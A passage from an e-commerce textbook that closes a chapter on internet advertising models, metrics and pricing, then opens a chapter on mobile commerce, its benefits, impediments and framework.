Another alternative model, introduced in May 2000, addresses many of the problems faced by the interstitials. Superstitials provide the opportunity to create larger and more creative online advertisements, using a slightly different delivery mechanism, that addresses the problem of degradation in user experience, at the time of rendering. This model, like interstitials, overcomes the creative limits imposed by the banner's position and size. Unlike interstitials, that suffer from degraded user experience problem due to online delivery limitations, superstitials use cache-and-play paradigm for the delivery of advertisements. The superstitial model does not interfere with web site content loading. Instead, once all the content has been loaded and the user is browsing the information, the superstitials are cached into the browser's cache, in the background. These advertisements are played once the content has been fully loaded the and the user decides to move to another page. At the time of transition, the advertisement appears in another window and starts playing from the browser's cache. The rendering of the content is not effected or slowed down as the whole multimedia content has been downloaded in the cache. During the rendering of the superstitial, the transition page gets downloaded from the network. Thus, in this model, the advertisement never competes for the bandwidth with the web content.

Advertisements in this model play during the transition, triggered by a mouse click, and capture user attention for a period. Unlike banner advertisements that can be completely ignored by the user and yet get counted for payment purposes, here advertisements that have been fully downloaded are the only one that get counted. In the model, the user either get to see the fully downloaded advertisement or nothing at all, in fact the user is not even aware that an attempt was made to download an advertisement. Thus, advertisers have complete control over the count of impressions delivered to users; this gives them freedom to create compelling advertisements that motivate the user.

OPT-INs

This is an e-mail based advertising technique where users explicitly opt to receive advertisements. The opt-in e-mail contains information or advertising regarding products or services that users have requested to receive, during some form fill out process. In this advertisement model, a web site attracts its visitors to register for some services, such as a free web mail services, competitions etc., and requests them fill out registration forms for the same purpose. The forms also contain information/options, identifying many subject or product categories that may be of interest to users. At the time of filling out the forms users may tick/opt to receive information regarding some or many of the categories in which they are interested. With the emergence of newer technologies in receiving e-mail, opt-ins can be received through e-mail, through PDAs, mobile phones, and pagers.

Pop-Up and Pop-Under

The pop-up advertisements utilised by many a website is experienced quite frequently. In this advertisement model, when you are visiting a page of the website containing a pop-up advertisement, a separate window "pops up" and the advertisement is displayed in this window. A user in most of the situations has to move the pop-up window either out of the way or has to close it in order to focus on the content of the website. Thus, many people feel highly annoyed by the pop-up advertisement. Most of the current browsers support the pop-up blocking, and hence many users enable the pop-up blockers in their browsers. The pop under advertisements are slighlt less intrusive as these advertisements hide themselves under the content of the web page. They appear only when a user is trying to browse through the specific content and are therefore are less intrusive. Despite the annoyance factor experienced by many users, studies have shown that these advertisements are far more effective than banner advertisements. A typical banner advertisement may be able to get a 0.2 to 0.5% click-though rate or, in other words, a 2 to 5 click-throughs for every 1000 impressions, The pop-up advertisements, during the first few exposures, have been able to achieve around 3% click-through rates i.e., 30 click-throughs for every 1000 impressions. Consequently, despite the perceived annoyance factors websites use them quite often and advertisers also pay more for pop-up and pop-under advertisements. The common going rates of pop-ups and pop-under advertisements on a website is 4 to 10 times more than that of a banner advertisement.

Floating Advertisement

The floating advertisements are created, as the name suggests, for remaining visible in the viewing area of the browser window for a specified time. The time typically varies from 10–30 seconds. Most of the time, these advertisements place themselves on top of the content of the page that you are trying to view and thus, grab your exclusive attention. Some of these advertisements may have an escape, such as "close" button for the users, while the some may even follow your mouse movement. As these advertisements, like a television advertisement grab the screen by appearing on top of the content, thus interrupting the activity that a user was engaged in. These advertisements consist of informational text and pictures, interactive content or flash content that may capture the entire screen for a few seconds. As a result, users cannot ignore them and hence from the branding point of view, they are far more effective than simple banners, customized banners and sidebar advertisements. Also, a well-designed campaign utilising the floating advertisements can be highly effective, and, as per various Internet advertising associations data, can attain a click-through rate as high as 3%, i.e., 30 click-throughs per 1000 impressions. The enhanced branding ability, coupled with higher click through rates, have made them a popular medium for advertisements. Since, these advertisements fetch more revenue, anywhere from US $ 3 to US $30 per 1000 impressions, the various websites and portals are willing to run them at the cost of annoyance caused to the visitors of the websites.

Unicast Advertisements

The unicast advertisements are basically the reincarnation of television advertisements in the Internet environment. These advertisements are animated and have sound and run like a television commercial in a separate window. The typical advertisement has a run length of anywhere between 10 and 30 seconds. The unicast advertisements have an additional advantage over the television commercials, the user can click anytime on the advertisement and access additional information. According to the Internet Advertising Bureau, the unicast advertisements have been able to achieve as high as 5% click through rates, i.e., 50 click-throughs for every 1000 impressions. Due to higher click-through rates, these advertisements are able to fetch a lot more revenue to the website. The typical rates for running 1000 impressions of these advertisements are in the range of US $30.

WEAKNESSES IN INTERNET ADVERTISING

Advertising on the internet is still evolving and has some down-sides, which can prove to be major hurdles in its growth, if not addressed in a proper manner. The major factors that are limiting the growth of internet advertising are elucidated under.

Lack of Consistent Measurement

Like traditional media, the internet needs consistent metrics and auditing in order to gain broad acceptance from marketers. Both of these are emerging slowly, driven by old players such as Nielsen and new ones such as Web Track.

Actually, the capacity to measure impact precisely sets the internet apart from other media. Measurements available for television, for example, estimate the total size of an audience, but they do not is tell an advertiser how many people actually saw an advertisement, or what impact it had. On the internet, marketers are able to track click-through(s), page views, and leads generated in real-time. As a result the measurements are more precise and meaningful than in other traditional media. But, the problem of various metrics remains. As the media continues to mature, hopefully, a single metric may gain popularity, and advertisers will become more comfortable with using the internet.

As of now the internet media faces problems of measurement, due to technology and other related issues. It is difficult, therefore, to compare advertising effectiveness on the internet relative to standard media, such as broadcast and print, because current measures of advertising effectiveness on the web are not standardized and incorporate significant measurement errors.

In particular, due to the present problems associated with identifying unique visitors to a site, it is difficult to accurately measure the impressions, reach, and frequency of banner advertising exposures for a target audience. Thus, the fundamental questions of "How many people visit a web site?" and "What types of people visit a web site?" are generally unanswered by current web-based measures.

Let us now determine the nature and magnitude of errors that exist in the current web based advertising effectiveness measures. The accuracy of current methods in measuring frequency, reach, and Gross Rating Points (GRP) for banner Advertisement on the web, have been evaluated by Dreze and Zufryden in their paper titled "Is Internet Advertising Ready for Primettive?" in *Journal of Advertising*, July 1998.

Measurement Problems

At the present time, despite ongoing efforts toward this end, there does not appear to be any widely accepted measurement standards for the web. Third-party companies like Netcount and I/PRO have proposed specific measures such as click-through, advertising transfers, and server log files to assess the effectiveness of banner advertisement within the web based multimedia environment. Interestingly, recent empirical evidence has shown that the use of click-through rates is likely to undervalue the web as an advertising medium.

In contrast to the aforementioned third-party if census-based measurement procedures, companies such as MediaMatrix or Millward Brown Interactive have developed market measurement methods based on a sample of home-based PCs in the US. Despite the advantages of the latter data source, for evaluating individual visitor behavior on the web, there is a potential limitation of the online panel data in the sampling, due to the omission of work-based and school-based PCs. Another problem is the selection of the representative data sources.

Some web-based companies have taken steps to provide reach and frequency measures on the web in an effort to provide comparability with standard media (I/PRO Double Click).However, the accuracy of these measures is limited by the current measurement problems that exist in the web.

In particular there are three essential measurement problems that may create a bias in connection with the measurement of banner advertisement on the web.

1. **The problem of identifying unique visitors on the web:** Measurements of visitor traffic and flow patterns "to", "from", and "within" a given site are generally established on the basis of the visitor's IP addresses. Unfortunately, their Internet Service Provider may not uniquely assign these addresses to visitors. For example, several internet users can be assigned the same IP Address in multi use systems such as America Online. In addition, from one session to another, internet users who use, that use dynamic IP allocation, may have different IP addresses, assigned to them. To complicate matters further, ISPs that use multiple "proxy" servers can assign users multiple addresses within a single internet session. All these problems make it difficult to accurately link the actions recorded on a web site's log file, to the unique visitors of the web site. Consequently, these problems may seriously affect the accurate measurement of advertising effectiveness measures, such as advertising reach, on the Internet.
2. **The problem of caching:** An important determinant in the measurement of banner advertising effectiveness is the number of pages requested by a surfer on the internet. But, in a bid to speed up information flow, most servers use "caching" of web pages. This means that a web site's server will not record any subsequent exposures of the banner advertisement. Consequently, caching seriously biases advertising effectiveness measures, such as impressions and exposure frequency, for banner advertisement.
3. **The problem of impression recognition:** The third problem affecting the reliability of reported measures lies in the fact that there is a difference between requesting a page and actually reading it, or even receiving it. Obviously, basing the measurements on requested pages is likely to cause an advertisement.

Pricing Standards

Advertisers and agencies cannot afford to produce a different advertisement and negotiate a different price for each site. Standards for size, position, content, and pricing are badly needed, and are now being developed.

This chapter has already analyzed the banner payment models that are in vogue. Presented below are the emerging Internet Pricing Models, among which a credible model will have to be accepted by all concerned.

The most common models that are used for purchasing the online advertirement are Cost Per Thousand Impressions (CPM), Cost per click (CPC), and Cost per Action (CPA).

- **Cost Per Thousand Impressions (CPM)—**As discussed earlier, the CPM has emerged as the very first pricing matrix for advertising on the Internet. In this model the advertisers negotiate with the portal sites providing exposure for the advertisements to audience that visits the portal/website. The advertisers agree to pay for per thousand displays of the advertisement on user's screens.
- **Cost Per Click (CPC)—**In the cost per click pricing model, the advertisers pay to the advertisement displaying sites only for the number of times their advertisement is clicked by the users and, as a consequence of the click, the user is redirected to the advertiser's website. In pure cost per click advertising model, the advertisers do not pay for the listing; instead a payment accrues only when a user clicks on the advertisements. In many a situation, a combination of the CPM and CPC is used, the advertiser pays for displaying the listing to create awareness and also pays a higher revenue rate for clicks. The CPC is also known as Pay Per Click (PPC) model. In this model, the companies list their advertisements under selected keywords, also called adwords, and thus the advertisement is displayed to consumers whose interests are in tune with the specified keywords. Thus, the advertisers are able to focus on attracting the user-traffic that will find the site content highly relevant as this may result in higher rate of conversion to orders.
- **Cost Per Visitor (CPV)—**In this pricing model, the advertisers are required to pay only when a visitor is successfully delivered to the advertiser's website. There is a subtle technical difference between Cost Per Visitor (CPV) and Cost Per Click (CPC) revenue generation. In Cost Per Click (CPC), whenever someone clicks on the advertisement displayed on the portal/search engine, the advertiser incurs a cost. The Google, Yahoo are the prime examples, where anytime a user clicks on the paid search advertisement, an entry gets made at the Google or Yahoo! Log files and charges accrue to the advertiser whose link was clicked. But, many a time the user may abandon the click-through path and move on to some other content directly, without even visiting the advertisers' website. In the above scenario, the advertiser will be charged without even seeing the traffic. If both sides analyse their logs almost all the time the clicks at the search engine side are more than the visits counted from the logs of the advertisers' site. This discrepancy can reach as high as 10% in many cases. The reasons for the discrepancy may vary from the quality of your advertisement, to the delayed response in loading the content of the advertisers' website.
- **Cost Per Action (CPA)—**also known as Cost Per Acquisition advertising is commonly used in affiliate marketing. It is a pay as you deliver or a performance-based revenue generation model. In this payment scheme, the publisher runs the advertisement at no costs to the advertiser for displaying it on their websites. The advertiser is responsible for paying or sharing the revenue only if a user signs up or completes a transaction on the website of the advertiser. As the model is driven by the performance of the publishers of advertisement, there is a very low risk

assumed on the part of the advertiser and thus large sites like amazon.com keep on signing up many affiliates that display their advertisements at no cost to them. The advertising site shares a small fraction of the revenue only if the advertisement results in a completing a transaction. Similarly, Cost Per Lead (CPL) advertising operates in an identical fashion to CPA advertising, Here the action is replaced by lead generation measured in terms of the user completing a form, registering for a newsletter or some other action that the merchant feels will lead to a sale. In the case of order placement websites, also commonly referred to as Cost Per Order (CPO) advertising, the revenue for the publisher is generated and paid by the advertisers only in cases where an order is placed.

Table 14.1 Emerging Internet Pricing Models

Pricing Models	Metrics
Pricing Per Exposure	• Impressions • Unit of time spent
Pricing Per Response	• Click-through
Pricing Per Action	• Download • Information exchange • Transactions

As stated earlier, the goal of any advertising campaigns is two-fold: firstly, to enhance awareness so as create a stronger brand value and secondly to covert them into subscribers/consumers/customers of the brand. Thus, the Cost of Acquisition (COA) is another matrix that's often used in measuring the overall effectiveness of the Internet advertising campaigns, The cost of acquiring a customer, in simple terms, is nothing but the ratio of calculated total cost of an advertising campaign to the total number of conversions. The term, conversion, has various implications depending upon the business context. It may mean a lead, a sale, or a purchase.

Placement of Online Advertisements

Unless advertisers place their advertisements on one of the few highly trafficked sites, it is difficult for them to ensure that sufficient people get to see them. There is a need for such services to pick up, so that internet advertising comes of age.

With the growth of internet users and business models, advertisers today have plethora of choices for placing their advertisements. Some important ones are described here:

Search Engines: Search engines like Google and Yahoo! offer the search and directory services for locating the relevant websites. These search engine pages are visited by millions of users every day and thus offer a great opportunity to place the advertisements for generation of revenue. The search engines offer one of the most effective places for advertising, as the users visit them with the specific goal of locating a place where they can find the relevant information. Thus, if they come across an advertisement that is highly relevant to the information they are trying to locate, the chances are quite high that the user will click on the advertisement. Further, the search engine can derive the intent of the user from the keywords and throw highly relevant advertisements to the user, increasing the chances of a click-through.

Portals: Portals are websites that present unified information from diverse sources at a single point. In addition, most of the portals also try catering to other required services of users at the same point, such as e-mail, breaking news, stock-quotes and other similar common services. The portals can be broadly classified in two categories—Horizontal and Vertical. The horizontal portals integrate information on a wide variety of subjects catering to the heterogeneous information requirements of users. These portals thus serve as the anchor site or starting point for many web-users. Some prominent examples of horizontal portals include MSN, Yahoo, AOL and CNET. By their very virtue of becoming a starting point for many webusers they become an excellent source for advertisement placement. The vertical portals, on the other hand, focus on one specific or functional area, and integrate or aggregate information from various sources in relation to that focused functional area. These portals are typically flocked by and become the anchor point for the users who are intently involved in the specific functional area. Thus, they offer an excellent opportunity for placement of advertisements that are relevant to the specific functional area served by the portal. Prime examples of the vertical portals are salesforce.com, Fool.com and Garden.com.

Community Web sites: With the rise in the participation in social networking, community websites have become quite prominent. The websites bring together a group of people who interact through the medium of web for social, emotional, educational or entertainment purposes. The online community participation may bring together unknown people dispersed globally but united in the purpose or may become a supplementary channel of interaction among the known people through a combination of interaction tools such as texts-based, voice-based chats, discussions and video avatars. Friendster.com, Facebook.com, Myspace.com, ibibo.com, dogster.com and classmates.com are some of the prominent online community websites. The community websites can also be based on a common hobby, interest or geographic region and thus making it a preferred place for subject-specific advertisement placements.

Blogosphere: A web log, commonly known as blog, is a description of an event, commentary or views expressed by a person that maintains the blog. A blogosphere is a collective reference to millions of blogs that proliferate on the Internet. Usually, the blogs are of two kinds—personal or corporate. The personal blogs are maintained by individuals and contain the commentary, views, analysis, event descriptions or even the diary of an individual. Many of these personal blogs acquire a huge reader base, while some may not be read by anyone. On the other hand, corporate blogs are used for business purposes by the firms for communication purposes. The communication may include new product announcements, brand building, product upgrade and feature information, addressing the common problems of a customer or for any other interaction or message that corporates may like to send to customers. The blogosphere is one of the fastest growing areas on the net, today there more than 100 million bloggers that maintain a personal profile on the Internet and the readership is several-folds of that. Most blogs consist of text entries, but artblogs, video blogs and podcast blogs are also increasingly gaining popularity. The shear number of users that are reading and writing blogs provide an excellent opportunity for placement of advertisements.

In addition to these forums that offer important placement opportunity for advertisers, the e-mails, mailing-list, RSS (Really Simple Syndication or Rich Site Summary) still remain important avenues for advertising. Although e-mail advertising has been clouded with spamming, yet many alternatives that are based on subscription lists and permissions still remain a great placement platforms for advertisers.

Further, responding to advertisers' needs for scale, a few placement networks such as DoubleClick have been aggregating the placement opportunities for them, making sure that a scheduled number of people will be exposed to their advertisements.

Summary

In conclusion, advertising on the internet is relatively cheap, covers a widespread audience, and provides exciting opportunities of exploring a new and interactive medium. The emergence of internet advertising is likely to have wider implications for businesses, than many imagine. Its effects will not be confined to the online world, but will extend to traditional marketing activities and processes too. Internet advertising holds many opportunities and risks, but for those who rise to the challenge, it will more than justify the efforts required. Several advertising models that have been effectively utilized on the internet are discussed in this chapter. Banner advertising has been the most widely deployed model. This chapter deals with the basic approach of the model, payment and effectiveness, and customized banner delivery. The chapter also describes other important internet advertising models such as sponsored content, screensaver, push broadcasting, corporate web sites, interstitials and superstitials. The chapter also discusses the weaknesses related to measurement discrepancies and metrics. Finally, the chapter discusses the various pricing standards that are prevalent in advertising on the Internet and some important online placement forums that are available to the advertisers.

Review Questions

1. What is a one way advertising channel?
2. How does internet advertising offer a two way channel?
3. Describe banner advertising and related pricing models.
4. What is the push broadcast advertising model?
5. What is click-through rate? Discuss its importance in internet advertising.
6. Describe the measurement problem in internet advertising.
7. What is the placement network and how does it operate?
8. Discuss the pros and cons of Cost Per Acquisition model for revenue generation in advertising?

9. Why are search engines an effective platform for advertisement placement?
10. What kind of advertisements are better suited for vertical portals?

References and Recommended Readings

1. Barrett, N. *Advertising on the Internet* 2nd ed, Wiley Eastern (1996).
2. Cartellieri, C., A. J. Parsons, V. Rao, and M. P. Zeiss, "The Real Impact of Internet Advertising", *The Mckinsey Quaterly* (1997).
3. http://www.DoubleClick.com
4. Dreze, X. and F. Zufryden, 'Is Internet Advertising Ready for Prime Time?', *Journal of Advertising, June* (1998).
5. 'Internet Advertising', Dataquest Special Section (September, 1998).
6. The IAB Online Advertising Effectiveness Study, http://www.mbinteractive.com (1998),
7. Internet Commerce Research Center First WWW Survey, http:/icrc.iiml.ac.in/Survey1/Results.html (2000).

15

CHAPTER

Mobile Commerce: Introduction, Framework, and Models

Learning Objectives

This chapter covers the following topics:

1. Introduction to the mobile universe
2. What is mobile commerce?
3. Benefits of mobile commerce
4. Issues faced in mobile commerce
5. What is the architectural framework of mobile commerce?
6. Elements of the mobile commerce framework
   - (a) Mobile network infrastructure
   - (b) Information distribution for mobile networks
   - (c) Multimedia content publishing technology
   - (d) Security and encryption
   - (e) Payment services in the mobile environment
   - (f) Business services infrastructure
   - (g) Public policy and legal infrastructure
   - (h) Mobile commerce applications

The growth in the number of mobile telephone service users in the past ten years has well surpassed what took plain old telephone service 50 years to achieve. At the dawn of 2005 India alone had 40 million mobile telephone subscribers. By 2006, the numbers of mobile devices are expected to cross the billion mark. The digital revolution sweeping the world today is being further fueled by fast paced innovations in electronic and wireless technologies. The wireless electronic devices originally used for voice communication were limited by the available bandwidth and could barely achieve the data rates required for any reasonable application. But, with the innovations in the past five years in terms of transmission mechanisms and data rate, multi-media messaging (MMS), face-to-face communication, video transmission through mobile communication devices have become available to users of 3G. With the through emergence of 3G, mobile devices are becoming a central part of people's life today. Before we proceed further let us understand 3G that seems to be making it all possible. 3G refers to the third generation of wireless communication technologies that enable high speed data access (commonly up to 2Mbps) over wireless networks. It is important to note that 3G refers more to a range of data access speed rather than any particular technology.

Mobile electronic devices operating over wireless networks with data rates of 2 Mbps offer altogether new ways of conducting business. Over the past decade, advances in information technology have been leading innovations in business model design and strategic direction. Technology has come to occupy a central spot, not only in operations but in the strategy as well. Companies, such as General Electric, who recognized the potential of electronic technologies and the Internet are able to lead the innovation in business processes and models, in addition to operation efficiency. Wireless communication technology with fast growing achievable data rates are a new and important frontier to watch out for. As these technologies hold potential for increasing the reach and scope of existing business applications and processess, they often offer alternate innovative business processe leading to means for cost cutting, enhanced productivity and improved, efficiency.

In the global economy, keeping track of technological advancement has become an arduous task as competing innovations continue to happen, leading to a plethora of technology directions. The lack of any standards although, desirable at the early phase of emerging technology, makes the task all the more difficult. For existing companies with traditional strategies, competitive forces surface from non-traditional sources. With Internet penetration, seamless access through the world wide web gave rise to new marketplaces and forced traditional companies to adopt electronic commerce for their survival and growth. Today, the personal computer revolution of the 80's has acquired the proportions of point of no return, and Internet connectivity and digital transformation has advanced economy to the era of electronic commerce and business. As the current advances in digital transformations the lead the electronic commerce era are being cemented, a new force due to innvoation taking place in the wireless technologies has already begun to push organizations further up the ladder of evolution. Mobility is the new buzzword; and innovations in wireless technologies are the key drivers. As in electronic commerce, customers are no longer required to reach out to their computers. Mobile devices are enabling them to access the information, make bill payments, make reservations; play games, download music, and videos, interact with friends, family or relatives; and carry out a transaction on a small screen of mobile devices. Access to the electronic marketplace has been freed of all strings. The existing electronic commerce strategy and processes may not suit the smaller screen space, the mobile connectivity with still slower bandwidth, location specificity of the requirements.

Advances in transmission technology and standards in mobile communication systems have made it possible to achieve transfer rates of 2 Mbps over wireless networks. A single channel GSM/TDMA system can ensure a 14.4 Kbps transfer rate. The convergence of mobile communication devices with Internet content is an inevitable area of growth. The inherent advantage of lower entry and deployment costs, ease, speed of deployment, and demand-based expansion will continue to fuel the growth of the number of users. Compare this with the wired world saddled with the right of way, laying of physical cable issues, and competition from entrenched local exchange carriers. In countries like India, the on demand availability of service with all added benefits the mobile access has already seen a strong growth. As the sophistication of mobile communication services continues to grow with Short Messaging Service (SMS), CPDS, and other related message and data packet services, the expand devices with embedded processors in them can be used for more than conversations. On the other hand, as the shift to digital economy continues at an unprecedented pace, the demand for content, be it stock market updates, personal banking information, digital diaries, and other information, so readily accessible and available from the Internet, is likely to grow exceedingly. According to Metcalfe's law, the value of any network is said to be proportional to the square of the number of its connected users. The growth of Internet led digital economy will be directly beneficial, if the users of mobile devices are able to access and transact on the Internet through mobile devices or personal digital assistants (PDA) such as palmtops, mobile phones and pagers. The convergence of the wireless world and the Internet is the next frontier that will complement and fuel mutually beneficial growth in both sectors.

WHAT IS MOBILE COMMERCE?

The term Mobile Commerce, mCommerce has been used to describe a variety of transactions conducted through mobile devices connected through the wireless network. Wireless networks like GSM, GPRS, TDMA, CDMA, and UMTS enable the mobile device user to access a variety information stored on databases on connectivity providers, other service providers, and information providers, including information stored on web servers. In the context of this discussion, mobile devices refer to all such devices that connect to wireless networks and are capable of accessing, interacting, answering and displaying the information on the screen. The term mobile device is used here to refer to devices like:

- Cellular phones
- Hand-held computers such as palmtops, tablets PCs, etc.
- Messaging/pager devices
- Laptop computers
- Personal digital assistants (PDAs)

These mobile devices typically operate in an environment where bandwidth is still a major constraint and the buffer/internal storage capabilities are still limited. But, with the advances taking place in a technology arena, today it is possible to transmit multimedia information over the wireless network and display them on mobile devices. This has put mobile devices to a variety of usages in addition to voice communication. Peer-to-peer messaging service has emerged as a very common application in the form of SMS and MMS. In a bandwidth limited environment, the messaging service has been extended successfully for inquiring and accessing the information from a variety of databases. For example, the Indian Railway System provides a mobile device user with the facility of enquiring regarding of train arrivals/departures, reservation status, and other similar information. The electronic democracy conducted by way of quick opinion polls in which people cast their votes through SMS is in delay prevalent today. Other of examples include downloading of ring tones, television shows such as *Indian Idol*, where is the user selects the winners for the next round, daily opinion polls on a variety of issues which is practiced by most news channels. These applications are not solely dependent on mobile devices and have been earlier based on the usage of phone and web services, but mobility has provided a new impetus to them. In a web- based system the client, through the wired locations, can carry out all the same tasks as long as the information/databases were available over the connected network. The proliferation of wireless connected mobile devices adds a new dimension to existing services, in addition to native mobile applications such as ring tones and gaming. The mobile devices technology, bandwidth availability, applications, and services continue to expand. Thus, several definitions have been proposed to define what one means by mobile commerce.

Mobile Commerce can be defined as any electronic commerce activity conducted over the wireless network through mobile devices.

According to Tarasewich, Nickerson, and Warkentin (2002), mobile commerce includes "all activities related to a (potential) commercial transaction conducted through communications networks that interface with wireless (or mobile) devices."

It is the exchange of information, goods, and services through the use of mobile technology.

Mobile commerce is thus concerned and influenced by evolution in the following aspects:

1. Availability of information, goods, and services
2. Mobile devices and applications capable of effective and efficient interaction and rendering of goods and services
3. The movement of information goods over a reliable network or bandwidth.

Mobile commerce in essence utilizes mobile devices connected through the wireless network to simplify and implement daily economic activities such as product searching, price determination, negotiations, contracts, settlement, payment, and delivery/shipments. The very nature of mobile devices has made possible a variety of alert and information services such as:

- Paying for and downloading ring tones, mp3 music, news or information services
- Receiving parking meter expiry, alerts on handheld devices and paying for additional parking time
- Enquiring the airlines, train or dynamic bus arrival schedules
- Enquiry, reservation, and purchase of airlines tickets through mobile wireless devices
- Enquiring about stock market conditions and placing a stock purchase or sales order through the mobile devices
- Receiving the location-specific information regarding restaurants, entertainment complexes through mobile device
- Receiving location-specific advertisement and product discount coupons in the current neighborhood

BENEFITS OF MOBILE COMMERCE

Vencent Cerf, the Internet pioneer, predicted several decades ago that the Internet is likely to become so ubiquitous that it would disappear. The wireless network connected Internet is making this prediction come true. Handheld devices, like the Blackberry, work on the internet mode, and users of these devices continually receive and send electronic mail, receive content such as news and stock information downloads, and preprogrammed alerts. These handheld products have already made ubiquity a reality. The dream sequences of yesteryears science fiction, such as, a refrigerator keeping track of the inventory inside and sending alerts to a mobile user's devices for refills, are all virtual possibilities today. The capability of monitoring household gadgets and turning them on and off while on the move has all been made achievable by mobile connectivity.

Mobile commerce is all about integration of wireless networks accessed through handheld devices and internet. Much of the benefits offered by internet and electronic commerce are offered by the mobile commerce as well. Since the consumer using the handheld device comes through a specific wireless network through which the location can be identified. The location identifiable connectivity offered by mobile commerce not only enhances the benefits made available by the electronic commerce but additionally helps in providing more relevant content.

The round the clock (24x7) availability offered by the Internet is also available to mobile commerce users. This benefited many users of electronic commerce as they could conduct their business and access information at convenient times and from the confines of their homes or any other place, provided it had internet connectivity. The handheld device user, connected to a wireless network, can also meet the information access and transactions need round, the clock from any place, even while on the move. Mobile commerce extends the 'anytime access' paradigm offered by the electronic commerce to that of 'anytime and from anywhere access'.

In the mobile network connection, handheld devices accesses the wireless network through the connectivity provider covering the current location. Thus, it is easy to identify the physical location of the handheld device user at a particular moment. This added knowledge about the physical location of the user provides the additional ability of customizing contents and offering location specific services. Mobile service users can receive customized alerts, pointing them to the stores, friends, and restaurant in the vicinity of the user. A mobile user trying to locate an ATM teller can contact the banking service provider which in turn can download the location of the nearby ATM center.

Mobile commerce offers a greater deal of flexibility in accessing the information through a personalized mobile environment. Timely information, such as flight availability and flight schedules, can be obtained even at the last minute. The last minute on-the-move access offered by mobile commerce extends electronic markets further as the last minute availability information often leads to immediate purchase. Mobile devices, as they remain connected all the time and in possession of the user, can also be used for delivering time critical as well as emergency information. SMS based notification and alert services can be put to use to inform users of changes in flight schedules, stock prices, etc.

The very nature of wireless infrastructure assists in identifying mobile users in certain specified geographic regions. Thus, region specific promotion or information dissemination can be easily accomplished in the mobile commerce environment.

Mobile commerce offers better opportunity for personalization of information and delivery of content that is relevant to the mobile user. The mobile user can transmit the profile of services it is interested in at the moment. Based on the current location and the specific profile, the information can be customized to match the user requirement in that local area. For example, advertisers can deliver discount coupons that can be cashed in and around the location of the mobile user on the wireless handheld device. If the user requests information regarding certain products, the advertiser can deliver the wireless coupons of stores that stock the targeted products. In other words, mobile commerce offers advertisers an opportunity to deliver time sensitive, geographical region specific information along with promotional discount coupons any time, anywhere. The capability obviously enhances the reach and effectiveness of the cyber market.

Electronic commerce payment models require third party mechanisms such as credit cards. Mobile commerce, on the other hand, can utilize the mobile device itself for payment purposes, and payments made on the device can appear as part of the phone bills. Users can thus pay for parking meters, taxis, petrol, etc. through the mobile device. Pepsi and Coke have already experimented in Japan by letting people charge the cost of drinks to their phone bills.

IMPEDIMENTS IN MOBILE COMMERCE

Mobile Device Handheld devices commonly used today include phones, and palm-sized computers. The very nature and purpose of these devices offers a limited screen size. In web browsing users can get a rich experience of browsing the product details on 800 × 600 pixel sized screens with rich colors and a tool set to offer 3-D and even video experience. The graphic user interface of the web browser offers the point and click interface. Although, handheld devices provide a great deal of flexibility and mobility in accessing the information, they have far lesser convenient user interface when compared to personal computers. In contrast, mobile devices offer menu based scroll and click interface. The physical lightness and small-size of the device poses limitations in the development of convenient input and display interfaces. Additionally, mobile devices also have limited computing power and memory and storage capacity. As a result, they are unable to run and support complex applications.

Incompatible Networks The cellular networks evolution in the past decade has created multiple competing protocol standards. In the United States much of the mobile networks deployed have been using Time Division Multiple Access (TDMA) and Code Division Multiple Access (CDMA). On the other hand, much any European nations and, the Asia-Pacific region adopted the General System for Mobile Communication (GSM). In India, most of the early cellular phone operators adopted GSM while the later entrant, Reliance InfoComm, has adopted the CDMA for wireless networks. Although the interconnect arrangements do exist between the multiple players, yet mobile commerce application builders have to be aware of the heterogeneity of the network protocols and ensure that the application is able to operate seamlessly.

Bandwidth Access Wireless networks use the frequency spectrum for exchanging information. In order to promote healthy competition amongst wireless operators and judicious use of limited spectrum, regulatory bodies control the spectrum. In India, frequency spectrums were initially allocated and regulated by the Department of Telecommunication (DoT). The Telecom Regulatory Authority of India(TRAI) was later set up to manage the spectrum.

Security Concerns Mobile commerce operates over wireless networks making it more vulnerable to intruders compared to wired infrastructure. In the wired network, the intruder has to gain physical access to the wired infrastructure while in the wireless network the intruder can be anyone with the ability to receive signals on his wireless intrusion device. Also, from the technology standpoint, the wireless infrastructure is faced with the following security related concerns.

- Since handheld devices have limited computing power, memory, and storage capacity, it is difficult to deploy 256-bit and higher key encryption schemes without severe degradation in performance.
- The atmospheric interference and fading of signal in wireless channels causes frequent data errors and sometimes even disconnection. A disconnection in middle of a financial transaction can leave the user unsure and distrustful. Frequent hand-offs as users move from cell to cell also add to vulnerability.
- Authentication of mobile devices prior to carrying out any transaction is a major issue. In case of GSM, the Subscriber Identity Module (SIM) is used for storing the cryptographic keys, of its unique identity called International Mobile Subscriber Identity (IMSI). The authentication server of the wireless GSM network stores the matching key and the IMSI of the subscriber as well. Calls and short messages in the GSM are handled by the SIM rather than the mobile station holding the SIM card. The wireless network can thus authenticating the SIM card. This mechanism of authentication is one way where the network is capable of authenticated the SIM but a SIM user can not being authenticting the network. A sound commerce environment requires that both sides should be able to authenticate each other.
- The disconnection and hand-off issues pose additional problems in trying to maintain the identity of the mobile device and authentication of it being in order.
- As stated earlier, it is far easier to intercept a communication over wireless networks. The encryption mechanism may make it harder to decipher but inability to user higher key lengths for encryptions increases the degree of vulnerability.

Competing Web Language Mobile devices cannot handle full-fledged HyperText Markup Language (HTML) documents. In order to offer web access and offer similar services, two competing but incompatible standards have emerged. The mobile devices that adopt Wireless Access Protocol use Wireless Markup Language (WML) for mobile commerce applications, while the NTT DoCoMO's iMode devices use a condensed version HTML (cHTML). In order to enable voice access and interface for displaying web content, VoiceXML, a new markup language, has also emerged. Incompatible standards make the task of mobile commerce application and service providers even more complex.

MOBILE COMMERCE FRAMEWORK

Mobile commerce applications require a reliable wireless network infrastructure to move the information and execute transaction in a distributed environment. These applications also rely upon two key component technologies, i.e., the information publishing technology necessary for the creation of suitable digital content that can be browsed through handheld devices with limited memory, storage, and processing capabilities; and information distribution technology to move digital contents and transaction information over wireless networks. Thus, in the mobile commerce framework, network infrastructure forms the very foundation while publication and distribution technologies are the two pillars that support the creation of distributed mobile commerce applications. In addition to technological infrastructure and applications, for electronic commerce to flourish it is essential to have a business service infrastructure. The business service infrastructure comprises of directory services, location and search services, and trust mechanism for private, secure, reliable, and non-repudiable transactions along with online financial settlement mechanism, that operate over the wireless network.

The multi-layered architecture of electronic commerce, comprising of essential blocks, has been shown in Fig. 15.1. The framework describes various building blocks enabled by technology for creating new market and market opportunities. The building elements of the mobile commerce architecture are described as follows:

